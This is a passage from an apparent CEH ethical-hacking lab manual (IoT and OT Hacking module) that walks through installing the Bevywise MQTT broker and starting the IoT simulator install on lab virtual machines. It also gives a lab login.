
5. The **Open File - Security Warning** popup appears. Click **Run**.
6. The **Setup – MQTTRoute 2.0** window opens. Select **I accept the agreement** and click on **Next**.

Module 18 – IoT and OT Hacking


7. **Select Destination Location** page appears, without making any changes to the default installation location, click on **Next**.
8. In the next window, click **Install** to complete the installation.




9. The installation completes, click on **Finish**. Ensure that **Launch Bevywise_MQTTRoute_Win_64** is checked.



- The MQTTRoute will execute, and the command prompt will appear. You can see the **TCP port using 1883**.



- We have installed MQTT Broker successfully and leave the Bevywise MQTT **running**.
- To create IoT devices, we must install the **IoT simulator** on the client machine.
- Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del**.
- By default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
Note: If the network screen appears, click **Yes**.
- Navigate to **Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator** folder and double-click on the **Bevywise IoT Simulator_Win_64.exe** file.



